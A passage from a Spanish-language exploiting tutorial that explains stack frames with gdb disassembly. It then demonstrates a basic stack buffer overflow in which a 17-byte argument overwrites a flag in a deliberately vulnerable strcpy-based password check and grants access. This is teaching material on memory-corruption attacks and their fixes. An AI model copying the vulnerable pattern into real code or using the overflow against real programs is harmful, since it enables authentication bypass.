
Cuando los datos almacenados en memoria relativos a un programa en ejecución son modificados, se pueden modificar datos almacenados por el programa o se pueden modificar datos insertados por el compilador. Cuando se lleva a cabo el primer tipo de modificación de datos, no se podrá llegar a ejecutar el *shellcode* seleccionado, sin embargo, alterar los datos almacenados por el programa, puede permitir controlar el flujo de ejecución del mismo y, así, llegar a ejecutar partes del código que de otro modo no se hubieran podido ejecutar. En cambio, si se pudieran modificar los datos insertados por el compilador, se podría llegar a insertar código de nuestra elección y totalmente ajeno al programa en ejecución. Es en este momento en el que se deberían aplicar todas las técnicas plasmadas en los capítulos anteriores.

Todo el proceso de investigación para vulnerar un programa es lo que se conoce como *exploiting*.

9. Desbordamiento de búfers en la pila

Se denomina pila a una región de memoria en la que los datos se almacenan siguiendo un patrón llamado LIFO[28]. Este patrón se basa en dos conceptos diferentes. El primero de ellos es que los datos almacenados sólo se pueden obtener y almacenar sin controlar la posición de memoria de la que se lee o en la que se almacena. Una vez se lee un dato insertado en la pila, ya no se puede volver a acceder a él. El segundo concepto es que, partiendo de una dirección de memoria inicial, los datos se van insertando de forma contigua. Cuando se ejecuta la operación de lectura, el dato que se obtiene es el último dato insertado. De ahí vienen las siglas del patrón, el último en entrar, es el primero en salir.

Cada vez que un programa ejecuta una función[29], en memoria se genera una estructura de datos siguiendo el patrón de una pila. En esta sección de memoria, de ahora en adelante llamada pila, se almacenan los datos que son necesarios para la correcta ejecución de las funciones de un programa. Esta estructura que se construye cuando se ejecuta una función se llama *stack frame* o marco de pila. Una vez se ha ejecutado la función, el marco de pila creado puede ser sobreescrito por los marcos de pila que generen otras funciones.
Sin entrar en los detalles específicos de cada compilador, un marco de pila está formado por los datos mostrados a continuación.



Primero de todo se almacenan los argumentos de la función a ejecutar. Posteriormente se almacena la dirección de retorno y la dirección del marco de pila anterior[30].

[28] Last In, First Out
[29] También se incluye la función *main* de un programa.
[30] También llamado *saved frame pointer*.

Por último se almacenan las variables locales de la función.
En este momento hay varias preguntas que no tienen respuesta:

- **Qué es la dirección de retorno?**

Cuando se ejecuta un programa, cada una de las instrucciones que forman ese programa son almacenadas en memoria. Como ya se ha visto en los capítulos anteriores, la instrucción equivalente en ensamblador a llamar una función es la instrucción *call*. La instrucción *call* hace que el flujo de ejecución de un programa se desvíe y que se ejecuten instrucciones que no son contiguas a este *call*. Una vez se ha ejecutado la función en cuestión, el flujo de ejecución del programa debe continuar con la instrucción contigua al *call*.
Para que se pueda llevar a cabo correctamente esta tarea es necesario almacenar la dirección de memoria donde se ubica dicha instrucción. Si no se almacenara la dirección donde se ubica la instrucción posterior al *call* no sería posible continuar ejecutando el programa.

- **Qué es la dirección del marco de pila anterior?**

La dirección del marco de pila anterior[31] es la dirección de memoria donde empieza el marco de pila anterior. Se debe tener constancia de esta dirección ya que de no ser así no sería posible ejecutar algoritmos recursivos.

- **Cómo se sabe que lo primero que se almacena en el marco de pila son los argumentos de la función y que no son lo último que se almacena?**

Para responder a esta pregunta, partiendo de la base de que el esquema del marco de pila anterior es correcto, es necesario saber si los datos que se almacenan en la pila se almacenan de forma ascendente o de forma descendente. O sea, si los datos se almacenan de posiciones de memoria menores hacia direcciones de memoria mayores o del revés.
Para desmostrar este concepto, se puede utilizar el siguiente código.

```
1 #include <stdio.h>
2
3 void foo() {
4
5         int reg_esp;
6         //ESP value is stored in reg_esp variable
7         __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
8
```

[31]Saved Frame Pointer

```
9           printf("ESP value in function: %p\n", (void *) reg_esp
               );
10  }
11
12  int main(int argc, char ** argv) {
13
14          int reg_esp;
15
16          __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
17
18          printf("ESP value before function: %p\n", (void *)
               reg_esp);
19
20          foo();
21
22          __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
23
24          printf("ESP value after function: %p\n\n", (void *)
               reg_esp);
25
26          return 0;
27  }
```

Código 35. Obteniendo el valor del registro ESP

El registro ESP es un registro que almacena la dirección del último dato que se ha insertado en la región de memoria que se utiliza como pila para contruir los marcos de pila de cada función. Este código muestra el valor del registro ESP antes de ejecutar una función, mientras se está ejecutando la función y una vez se ha ejecutado la función.
La salida del programa es la siguiente:

```
newlog@newlog:~/Documentos/Shellcoding/Codigos/StackOverflows/GrowingStack$ ./
    growingStack
ESP value before function: 0xbf8c2490
ESP value in function: 0xbf8c2460
ESP value after function: 0xbf8c2490
newlog@newlog:~/Documentos/Shellcoding/Codigos/StackOverflows/GrowingStack$
```

Código 36. Valor del registro ESP

El valor del registro ESP antes de que se ejecute la función es la dirección 0xbf8c2490. Una vez se está ejecutando la función, el valor del registro ESP es 0xbf8c2460. Esto significa que cuando se está ejecutando la función, la dirección de memoria que almacena el registro ESP es menor - 30 *bytes* menor - que la dirección de memoria que almacena el registro ESP antes o después de que se haya ejecutado la función. Esto significa que la pila crece de modo descendente. De direc-

ciones mayores a menores.
Esto es importante ya que gracias o a pesar de ello, se podrán o no se podrán sobreescribir datos importantes del marco de pila de cada función.

9.1. Marco de pila generado por el compilador GCC

Una vez ilustrado el método de construcción teórico del marco de pila, este apartado mostrará cual es la estructura exacta del marco de pila generado por el compilador GCC en su versión 4.4.5. Este es un paso imprescindible para entender que no es necesario conocer exactamente la estructura del marco de pila para aprovechar un desbordamiento de búfer en la pila.
La mayoría de los compiladores actuales siguen el patrón explicado anteriormente, sin embargo, añaden datos ajenos al código compilado por cuestiones de funcionalidad, rendimiento, etc.

Para ver la estructura del marco de pila de una función, se descompilará el siguiente código fuente.

```
1  #include <stdio.h>
2
3  int foo(int var1) {
4          int var2;
5          var1 = 1;
6          var2 = 2;
7          return var2;
8  }
9
10 int main() {
11
12         int var1 = 2;
13         foo(var1);
14
15         return 0;
16 }
```

Código 37. Código fuente stackFrame.c

El código fuente es muy simple. A continuación se descompilará el *main* y la función *foo* para saber qué instrucciones en ensamblador genera gcc al compilar el código fuente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/StackFrame$ gcc
    stackFrame.c -o stackFrame
```

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/StackFrame$ gdb -q
    stackFrame
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    StackFrame/stackFrame...(no se encontraron símbolos de depuración)hecho.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
   0x080483ad <+0>: push   ebp
   0x080483ae <+1>: mov    ebp,esp
   0x080483b0 <+3>: sub    esp,0x14
   0x080483b3 <+6>: mov    DWORD PTR [ebp-0x4],0x2
   0x080483ba <+13>:  mov    eax,DWORD PTR [ebp-0x4]
   0x080483bd <+16>:  mov    DWORD PTR [esp],eax
   0x080483c0 <+19>:  call   0x8048394 <foo>
   0x080483c5 <+24>:  mov    eax,0x0
   0x080483ca <+29>:  leave
   0x080483cb <+30>:  ret
End of assembler dump.
(gdb) disass foo
Dump of assembler code for function foo:
   0x08048394 <+0>: push   ebp
   0x08048395 <+1>: mov    ebp,esp
   0x08048397 <+3>: sub    esp,0x10
   0x0804839a <+6>: mov    DWORD PTR [ebp+0x8],0x1
   0x080483a1 <+13>:  mov    DWORD PTR [ebp-0x4],0x2
   0x080483a8 <+20>:  mov    eax,DWORD PTR [ebp-0x4]
   0x080483ab <+23>:  leave
   0x080483ac <+24>:  ret
End of assembler dump.
(gdb) quit
```

Código 38. Ejecutable stackFrame descompilado

Para descompilar el *main* y la función foo se utiliza el depurador *gdb*. Con la opción $-q$ se especifica que no se muestre un mensaje informativo del depurador. Como segundo parámetro se especifica el nombre del binario a descompilar. Acto seguido, dentro de *gdb* se especifica que el código ensamblador que se muestre, se muestre con la sintaxis *intel*[32].
Para descompilar el código de la función foo se utiliza la instrucción *disass* foo.

Una vez descompilado el programa, se puede ver que tanto la función principal *main* como la función foo construyen sus respectivos marcos de pila de un modo genérico.

Con la instrucción *push ebp* se está almacenando en la pila la dirección de memoria del marco de pila anterior. En el caso de la función *main* lo que se almacena es la dirección inicial del segmento de memoria utilizado para construir los marcos de pila del programa ejecutado.
La instrucción $mov\ ebp, esp$ se encarga de que el registro *ebp* almacene la dirección que contiene el registro *esp*. De este modo se guarda la dirección actual del último dato añadido al segmento de memoria utilizado como pila. Esta dirección de memoria

[32]Para más información sobre las diferentes sintaxis del lenguaje ensamblador visitar http://www.ibm.com/developerworks/library/l-gas-nasm.html

será la nueva base del marco de pila que se creará para la función a ejecutar.
Después de esta instrucción, la construcción del marco de pila de cada función sigue el mismo patrón pero es dependiente del código fuente de cada función.
La siguiente instrucción de la función *main* es $sub\ esp, 0x14$ y la de la función foo es $sub\ esp, 0x10$. Como se puede ver la estructura es la misma. Con las dos instrucciones se reserva espacio en la pila para los diferentes datos con los que se trabajará[33]. Como se puede ver, aunque la función *main* trabaja con una sola variable se reserva más espacio en la pila que cuando se construye el marco de pila de la función foo, que trabaja con dos variables, una variable local y un parámetro[34]. El espacio que se reserva es múltiple de cuatro para solucionar problemas de alineación en la memoria. Así pues, en la función *main* se reservan 20 *bytes* y en la función foo se reservan 16 *bytes*.

Una vez se llega a este punto, el marco de pila ya se ha construido. A partir de este momento se ejecutan las instrucciones relativas al código fuente de la función a ejecutar. En el caso de la función *main*, la instrucción a ejecutar es *mov* DWORD PTR $[ebp - 0x4], 0x2$, que es el equivalente a $int\ var1 = 2;$. Esta instrucción almacena el valor numérico 2 en la dirección de memoria que contiene el registro *ebp* menos 4 *bytes*. Como ya se ha comentado, el registro *ebp* contiene el valor del registro *esp* antes de que a este se le hubieran restado 20 *bytes* para hacer la reserva de espacio. Desde el momento en el que el registro *ebp* almacena el valor del registro *esp*, se utiliza el valor del registro *ebp* como referencia en el momento de almacenar u obtener los valores de las variables locales o parámetros. De este modo se pueden continuar insertando datos en la pila[35] sin que se pierda la referencia de donde están ubicadas las variables en memoria. Así pues, debido a que el registro *ebp* contiene la dirección de la primera posición de memoria libre para la que se ha reservado espacio, y recordando que la pila crece hacia direcciones de memoria inferiores, se le debe restar 4 *bytes*[36] a la dirección que contiene *ebp* para almacenar el valor de la variable $var1$.

Las siguientes dos instrucciones de la función *main* se encargan de preparar el parámetro de la función foo para que esta pueda obtener el valor de la variable $var1$ de la función *main*. Debido a que la variable $var1$ de la función *main* se pasa por valor y no por referencia, en memoria se debe crear una copia de la variable $var1$ para que si la función foo modifica su valor, esta modificación no se vea reflejada en el ámbito de ejecución de la función *main*. Esta labor es la que realizan las instrucciones $mov\ eax$, DWORD PTR $[ebp - 0x4]$ y mov DWORD PTR $[esp]$, eax. La

[33]El hecho de reservar espacio en la pila significa modificar el valor del registro *esp*. De este modo queda espacio libre en la memoria para almacenar distintos valores sin que estos se sobreescriban en el próximo *push*.

[34]No se ha podido disponer de ningún tipo de documentación que explique el algoritmo utilizado por GCC para reservar espacio en memoria al construir el marco de pila.

[35]Por consiguiente el valor del registro *esp* se decrementa.

[36]En este caso, una variable entera ocupa 4 *bytes*.

primera instrucción se encarga de obtener el valor de la variable $var1$ almacenado en la dirección de memoria contenida en el registro *ebp* menos 4 *bytes* y almacenarla en el registro eax. La segunda instrucción se encarga de almacenar el valor contenido en el registro eax en la dirección de memoria contenida por el registro *esp*. Como ya se ha comentado, el registro *esp* contiene la dirección de memoria más baja de la sección de memoria utilizada como pila. De este modo se ha creado una copia de la variable $var1$ de la función *main* y se ha posicionado al principio de lo que será el marco de pila creado para la función foo.

La siguiente instrucción - *call* $0x8048394 < foo >$ - se encarga de dirigir el flujo de ejecución del programa a las instrucciones pertenecientes a la función foo. Sin embargo, antes de realizar la redirección del flujo de ejecución, la instrucción *call* añade a la pila - ejecutando una instrucción *push* - la dirección de memoria de la siguiente instrucción a ejecutar una vez finalice la función llamada. En el programa descompilado, la instrucción *call* añadirá a la pila el valor 0x080483c5. Este comportamiento ya se explico en el capítulo The JMP/CALL $Trick$.

Las primeras tres instrucciones de la función foo construyen el marco de pila de la función tal y como ya se ha explicado anteriormente.
La instrucción *mov* DWORD PTR $[ebp + 0x8]$, $0x1$ almacena en la dirección de memoria que contiene el registro *ebp* más 8 *bytes* el valor numérico 1. El código fuente de la función foo relativo a estas instrucciones es $var1 = 1;$. Debido a la creación del marco de pila de la función foo, el registro *ebp* contiene el valor del registro *esp* antes de que se reserve espacio para las variables locales. Como se ha comentado anteriormente, antes de saltar al código perteneciente a la función foo, la función *main* ha ubicado el valor de su variable $var1$ en la dirección de memoria contenida en el registro *esp* en ese momento. Después de realizar dicha acción, se ha saltado al código de la función foo y las instrucciones que se han ejecutado han sido *pushebp* y $movebp, esp$. La instrucción *pushebp* permite almacenar en la pila la dirección inicial del marco de pila anterior, y, a la vez, debido a que en una arquitectura de 32 *bits* una dirección de memoria ocupa 4 *bytes*, el contenido del registro *esp* se ha visto decrementado en 4.
De este modo, para asignarle un valor al parámetro $var1$ de la función foo se debería acceder a la dirección de memoria almacenada en el registro *ebp* menos 4 *bytes* de la dirección de memoria añadida a la pila por la instrucción *call*, menos 4 *bytes* de la dirección de memoria almacenada en la pila por la instrucción *pushebp*. Por esta razón, en la instrucción *mov* DWORD PTR $[ebp + 0x8]$, $0x1$ se le suman 8 *bytes* a la dirección que contiene el registro *ebp*. Gracias a este calculo es posible asignarle el valor numérico 1 a la copia de la variable $var1$ de la función *main* que se ha creado para poder pasarla como parámetro .

Tal y como sucede en la función *main*, la instrucción *mov* DWORD PTR $[ebp - 0x4], 0x2$ se encarga de almacenar el valor numérico 2 en el espacio reservado para las variable locales en el marco de pila de la función foo.
A continuación, tanto en la función *main* como en la función foo las últimas tres instrucciones son casi idénticas. En la función foo se accede al valor de la variable local $var2$ y se almacena en el registro eax. Por otro lado, en la función *main* en el registro eax se almacena el valor numérico 0. Estos dos valores son los valores de retorno, y como se puede deducir, el compilador GCC acostumbra a almacenar los valores de retorno en el registro eax.

Por último, tanto la función *main* como la función foo ejecutan las instrucciones *leave* y ret.
La instrucción *leave* se encarga de destruir el marco de pila creado para cada función. El modo de destruir un marco de pila es asignarle al registro *esp* el valor que contenía antes de realizar la reserva de espacio para las variables locales de una función. Aunque los valores de las variables con las que trabaja una función queden en memoria, cuando el valor del registro *esp* es decrementado hasta su valor inicial antes de la construcción del marco de pila, se considera que el marco de pila es destruido ya que se pierde la referencia de donde están los datos y, cuando una nueva función del programa sea ejecutada, los valores de la función antigua serán sobreescritos.
En este momento, en el marco de pila de una función sólo queda la dirección de memoria añadida a la pila por la instrucción *call*. Gracias a esta dirección de memoria, el flujo de ejecución del programa puede retornar a la siguiente instrucción después del *call*. El registro que se encarga de almacenar la dirección de memoria donde está ubicada la siguiente instrucción a ejecutar es el registro llamado *eip*[37].
La instrucción ret se encarga de almacenar la dirección de memoria añadida por la instrucción *call* en el registro *eip*. El equivalente a esta operación sería la instrucción *pop eip*, con lo que el valor de 4 *bytes* al que apunta el registro *esp* se almacenaría en el registro *eip* y a la dirección de memoria almacenada por el registro *esp* se le restaría un 4.
Una vez se ha llegado a este punto, el marco de pila de la función ha sido destruido y la siguiente instrucción a ejecutar será la que seguía a la instrucción *call* que ha invocado a la función.

Una vez analizado cómo se construye un marco de pila real, se deben resaltar tres aspectos muy importantes.
El primero de ellos es que el algoritmo de reserva de espacio del marco de pila parece ser que no está publicado y por tanto no se puede saber exactamente la ubicación de los datos a menos que descompiles el ejecutable y lo analices profundamente. En programas pequeños este proceso puede parecer simple, sin embargo, en aplicaciones de gran tamaño el proceso puede ser bastante arduo.

[37] *Extended Instruction Pointer*

El segundo aspecto es que cuando el análisis estático de un ejecutable se hace complicado, hay aplicaciones que permiten depurar los programas de manera dinámica. Gracias a este tipo de herramientas se puede descubrir qué operaciones internas ejecutan las instrucciones como *call*, *ret* o *leave*. Aunque en sistemas *Windows* existen múltiples herramientas válidas para esta tarea, en sistemas *Linux* este tipo de herramientas escasean. Una muy buena opción es una aplicación llamada EDB[38].

El tercer y más importante aspecto es que cuando se construye el marco de pila se inserta un dato que permite modificar el flujo de ejecución del ejecutable. Este dato en cuestión es el valor del registro *eip* que inserta en la pila la instrucción *call*. Este tema se tratará en los próximos capítulos.

9.2. Desbordamiento básico de búfers en la pila

Una vez establecidos los conceptos básicos sobre la construcción de los marcos de pila, se mostrará un ejemplo básico de cómo se podría aprovechar un error de programación. A partir de un código muy básico se mostrará cómo es posible que un pequeño error de programación desencadene en el *bypass* del sistema de autenticación del programa. El código fuente vulnerable es el siguiente.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  int checkPassword(char * cpPassword) {
6          int iSuccess = 0;
7          char caPassword[16];
8
9          strcpy(caPassword, cpPassword);
10
11         if ( strcmp(caPassword, "validPassword") == 0)
               iSuccess = 1;
12
13         return iSuccess;
14 }
15
16 int main(int argc, char * argv[]) {
17         if (argc != 2) {
18                 printf("[-] Usage: %s <password>\n", argv[0]);
19                 exit(0);
```

[38]La herramienta *Evan*'s *Debugger* se puede descargar de http://www.codef00.com/projects.php

```
20          }
21
22          if ( checkPassword(argv[1]) ) {
23                  printf("\n+++++++++++++++++++++++++\n");
24                  printf("\n|    ACCESS GRANTED    |\n");
25                  printf("\n+++++++++++++++++++++++++\n\n");
26          } else {
27                  printf("\n+++++++++++++++++++++++\n");
28                  printf("\n|    ACCESS DENIED    |\n");
29                  printf("\n+++++++++++++++++++++++\n\n");
30          }
31
32          return 0;
33  }
```

Código 39. Código fuente passwordProtected.c

El código fuente anterior permite acceder a ciertos contenidos del programa dependiendo del argumento que se le pase al ejecutable.
Si un atacante no dispusiera del código fuente y no pudiera aplicar ingeniería inversa sobre el ejecutable, no le quedaría más remedio que probar todas y cada una de las posibles combinaciones alfanuméricas hasta dar con la combinación correcta. Si el programador ha elegido una clave robusta el proceso de *brute forcing*[39] puede ser muy extenso. El atacante podría pasar años probando combinaciones de entrada y no dar con la combinación correcta.

A continuación se mostrará un método por el cual un atacante podría acceder a la zona protegida del código fuente sin la necesidad de conocer siquiera el argumento correcto que se le debe pasar al programa.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc
    passwordProtected.c -o passwordProtected -fno-stack-protector
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtected AAAAA

+++++++++++++++++++++

|    ACCESS DENIED    |

+++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtected AAAAAAAAAA

+++++++++++++++++++++

|    ACCESS DENIED    |
```

[39] Se conoce como *brute forcing* el hecho de probar todas las combinaciones posibles permitidas por el vector de entrada de un ejecutable.

```
++++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtected AAAAAAAAAAAAAAA

++++++++++++++++++++++

|    ACCESS DENIED    |

++++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtected AAAAAAAAAAAAAAAAA

++++++++++++++++++++++

|    ACCESS GRANTED    |

++++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 40. Stack overflow en el ejecutable passwordProtected

Como se puede ver, se ha accedido a la sección de código restringida después de muy pocos intentos y sin tener conocimiento de la clave correcta. A continuación se ilustrará el motivo por el cual esto ha sucedido.

Primero de todo se debe explicar que la opción $-fno-stack-protector$ desactiva una protección que añade el compilador *gcc* para evitar los desbordamientos de búfers en la pila. Cabe destacar que dicha protección se puede vulnerar, sin embargo, aprender a vulnerar esta protección no es el propósito de este documento.

Analizando el código fuente de la aplicación, se puede deducir que el problema está en la instrucción condicional if. De la condición que evalua la instrucción if depende qué parte de código se ejecutará. La condición que procesa la instrucción if viene definida por la función $checkPassword$. Como parámetro, esta función recibe el argumento que introduce el usuario al ejecutar el programa. Acto seguido, este argumento es almacenado en una variable local de tipo *char* y de 16 *bytes*. A continuación, se comprueba si esta variable local es igual a la contraseña elegida por el programador. Si es así, en otra variable local de la función se almacena el valor numérico 1, en caso contrario, esta variable local mantiene su valor inicial, que es 0. Por último, el valor de esta última variable local se devuelve a la función *main*.

Después de este simple análisis, se puede concluir que el resultado de la instrucción condicional if depende del valor de la variable local $iSuccess$. Sin embargo, parece ser que el programa no funciona como debería. Para entender cuál es el motivo de que el programa no se ejecute como debería se deben comentar los dos errores que se han cometido al desarrollar esta aplicación.

El primero de ellos y el que puede pasar desapercibido por los programadores con más experiencia es que la instrucción if, tal y como está definida en el código fuente, sólo comprueba que el valor devuelto por la función sea igual a 0 o diferente a 0. A diferencia de lo que podría se intuir, la instrucción if no comprueba que el valor devuelto sea un 1 o un 0, sino que comprueba si el valor es igual o diferente a 0. Para mejorar el comportamiento de la instrucción if se debería modificar el bloque de código:

```
1 if ( checkPassword(argv[1]) ) {
2   printf("\n++++++++++++++++++++++++\n");
3   printf("\n|    ACCESS GRANTED    |\n");
4   printf("\n++++++++++++++++++++++++\n\n");
5 } else {
6   printf("\n++++++++++++++++++++++++\n");
7   printf("\n|    ACCESS DENIED    |\n");
8   printf("\n++++++++++++++++++++++++\n\n");
9 }
```

Código 41. Código ambíguo

Por:

```
1 if ( checkPassword(argv[1]) == 1 ) {
2   printf("\n++++++++++++++++++++++++\n");
3   printf("\n|    ACCESS GRANTED    |\n");
4   printf("\n++++++++++++++++++++++++\n\n");
5 } else if ( checkPassword(argv[1]) == 0 ) {
6   printf("\n++++++++++++++++++++++++\n");
7   printf("\n|    ACCESS DENIED    |\n");
8   printf("\n++++++++++++++++++++++++\n\n");
9 }
```

Código 42. Código específico

Esta modificación hace el código mucho más específico, aunque éste continua siendo vulnerable.

El segundo error que se ha cometido al programar la aplicación y el que hace que el ejecutable sea vulnerable es el mal uso de la función *strcpy*(). Tal y como apunta la página de manual referente a la función *strcpy*()[40], esta función se encarga de copiar los datos ubicados en la dirección de memoria donde apunta su segundo parámetro hasta encontrar un *byte* nulo, en la dirección de memoria que contiene su primer

[40]En sistemas *Unix* se puede acceder a las páginas de manual ejecutando el comando *man* <param>. Por ejemplo, *man strcpy*.

parámetro.
El principal problema de la función *strcpy*() es que no comprueba que los datos del segundo parámetro ocupen menos que los datos que puede almacenar el primer parámetro.

Qué pasaría si el segundo parámetro fuera una cadena de 20 *bytes* y el primer parámetro fuera una cadena de 16 *bytes*? Pues que la función *strcpy*() copiaría los 20 *bytes* del segundo parámetro - hasta encontrar un *byte* nulo - en la dirección de memoria donde apuntara el primer parámetro. Tal y como se ha demostrado en el apartado anterior, un compilador reserva espacio contiguo para las variables con las que trabaja un programa, esto significa que para una variable que ocupa 16 *bytes*, el compilador, teóricamente, le reservará 16 *bytes* de memoria y las demás variables o datos de control se ubicarán en direcciones de memoria próximas a esta variable. Así pues, si a una variable de 16 *bytes* se le asigna el valor de una variable de 20 *bytes*, en el mejor de los casos, sólo se sobreescribirán otras variables o se sobreescribirán direcciones de memoria relativas a otro ejecutable con lo que el ejecutable vulnerable dejará de funcionar immediatamente. Sin embargo, en el peor de los casos se podrán sobreescribir datos de control introducidos por el compilador. Este último caso es el más peligroso y el que puede llevar a la ejecución de código arbitrario[41] por parte de un atacante.

Para corregir el problema que introduce la función *strcpy* se deben utilizar otras funciones que hagan un control de los datos copiados entre variables o que el programador controle los tamaños de las variables para asegurar que la copia de datos es posible. La función *strncpy* es una versión mejorada de la función *strcpy* y, como parámetros, a parte de las dos variables para hacer la cópia de datos, recibe también un entero que especifica el número total de *bytes* que se van a copiar de una variable a otra. Así pues, basta con especificar un valor entero que no supere la capacidad del primer parámetro, teniendo en cuenta que la misma función *strncpy* no almacena un *byte* nulo como último byte de la cadena destino. Si este aspecto no se controla o no se tiene en cuenta, el búfer al que se han copiado los datos podría dar problemas en operaciones posteriores.

Para ver de forma dinámica qué es lo que ha pasado internamente al ejecutar el programa, se utilizará el depurador *gdb* tal y como se ha venido haciendo hasta el momento.
Primero de todo se mostrará el valor de las variables pasándole al ejecutable un argumento de 16 *bytes*.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q ./passwordProtected
```

[41]La expresión de "ejecución de código arbitrario" acostumbra a hacer referencia a la ejecución de cualquier código fuente elegido por un atacante.

```
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected...hecho.
(gdb) b checkPassword
Punto de interrupción 1 at 0x804848a: file passwordProtected.c, line 6.
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected AAAAAAAAAAAAAAAA

Breakpoint 1, checkPassword (cpPassword=0xbffff58e 'A' <repetidos 16 veces>) at
    passwordProtected.c:6
6   int iSuccess = 0;
(gdb) x &iSuccess
0xbffff2ec: 0x08048589
(gdb) n
9   strcpy(caPassword, cpPassword);
(gdb) x/5x caPassword
0xbffff2dc: 0x08048340  0x0011eac0  0x08049ff4  0xbffff318
0xbffff2ec: 0x00000000
(gdb) print 0xbffff2ec - 0xbffff2dc
$1 = 16
(gdb) n
11    if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/5x caPassword
0xbffff2dc: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffff2ec: 0x00000000
(gdb) n
13    return iSuccess;
(gdb) x &iSuccess
0xbffff2ec: 0x00000000
(gdb) c
Continuando.

++++++++++++++++++++++

|    ACCESS DENIED    |

++++++++++++++++++++++


Program exited normally.
(gdb) quit
```

Código 43. Análisis con una entrada de 17 *bytes*

Como se puede ver, lo primero que se hace es establecer un punto de ruptura al principio de la funciíon *checkPassword*. Una vez se lance el programa, su ejecución se detendrá al principio de la función en cuestión. Acto seguido, con la instrucción x *&iSuccess*, se analiza cual es el contenido de la dirección de memoria donde se almacenan los valores de la variable *iSuccess*. El contenido de la variable *iSuccess* se almacena en la dirección de memoria 0xbffff2ec. Por el momento su contenido es aleatorio. A continuación, se analiza el contenido de la cadena *caPassword* con la instrucción $x/5x$ *caPassword*. El valor $5x$ especifica que se muestren los valores de 5 conjuntos de 32 *bits* contiguos a la dirección de memoria 0xbffff2dc, que es la dirección de memoria inicial de la cadena representada por la variable *caPassword*. Como se muestra a continuación, la ubicación de la variable *caPassword* y la variable *iSuccess* dista en 16 *bytes*. Es por este hecho por el que al escribir 16 *bytes* en la cadena *caPassword* no se sobreescribe la variable *iSucces*. Por esta razón, al

volver de la función *checkPassword*, el valor de la variable *iSuccess* es correcto y el programa no muestra la parte de código protegida.

Sin embargo, esta situación cambiará cuando como parámetro se pase una cadena de 17 *bytes*. A continuación se muestra un análisis de dicha situación:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtected
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected...hecho.
(gdb) b checkPassword
Punto de interrupción 1 at 0x804848a: file passwordProtected.c, line 6.
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected AAAAAAAAAAAAAAAA

Breakpoint 1, checkPassword (cpPassword=0xbffff58e 'A' <repetidos 17 veces>)
    at passwordProtected.c:6
6   int iSuccess = 0;
(gdb) x &iSuccess
0xbffff2ec: 0x08048589
(gdb) n
9   strcpy(caPassword, cpPassword);
(gdb) x/5x caPassword
0xbffff2dc: 0x08048340  0x0011eac0  0x08049ff4  0xbffff318
0xbffff2ec: 0x00000000
(gdb) print 0xbffff2ec - 0xbffff2dc
$1 = 16
(gdb) n
11    if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/5x caPassword
0xbffff2dc: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffff2ec: 0x00000041
(gdb) n
13    return iSuccess;
(gdb) x &iSuccess
0xbffff2ec: 0x00000041
(gdb) c
Continuando.

++++++++++++++++++++++++

|    ACCESS GRANTED    |

++++++++++++++++++++++++


Program exited normally.
(gdb) quit
```

Código 44. Análisis con una entrada de 17 *bytes*

Esta vez se ejecutan las mismas instrucciones en *gdb* y lo único que cambia es el número de 'A's pasadas como argumento. Se han introducido 17 'A's en vez de 16. Esto significa que como parámetro se pasa una cadena de 17 *bytes* y, como ya se ha comentado, la variable *caPassword* sólo tiene capacidad para almacenar 16 *bytes*. De nuevo, la ubicación de las variables *caPassword* y *iSuccess* siguen separadas por

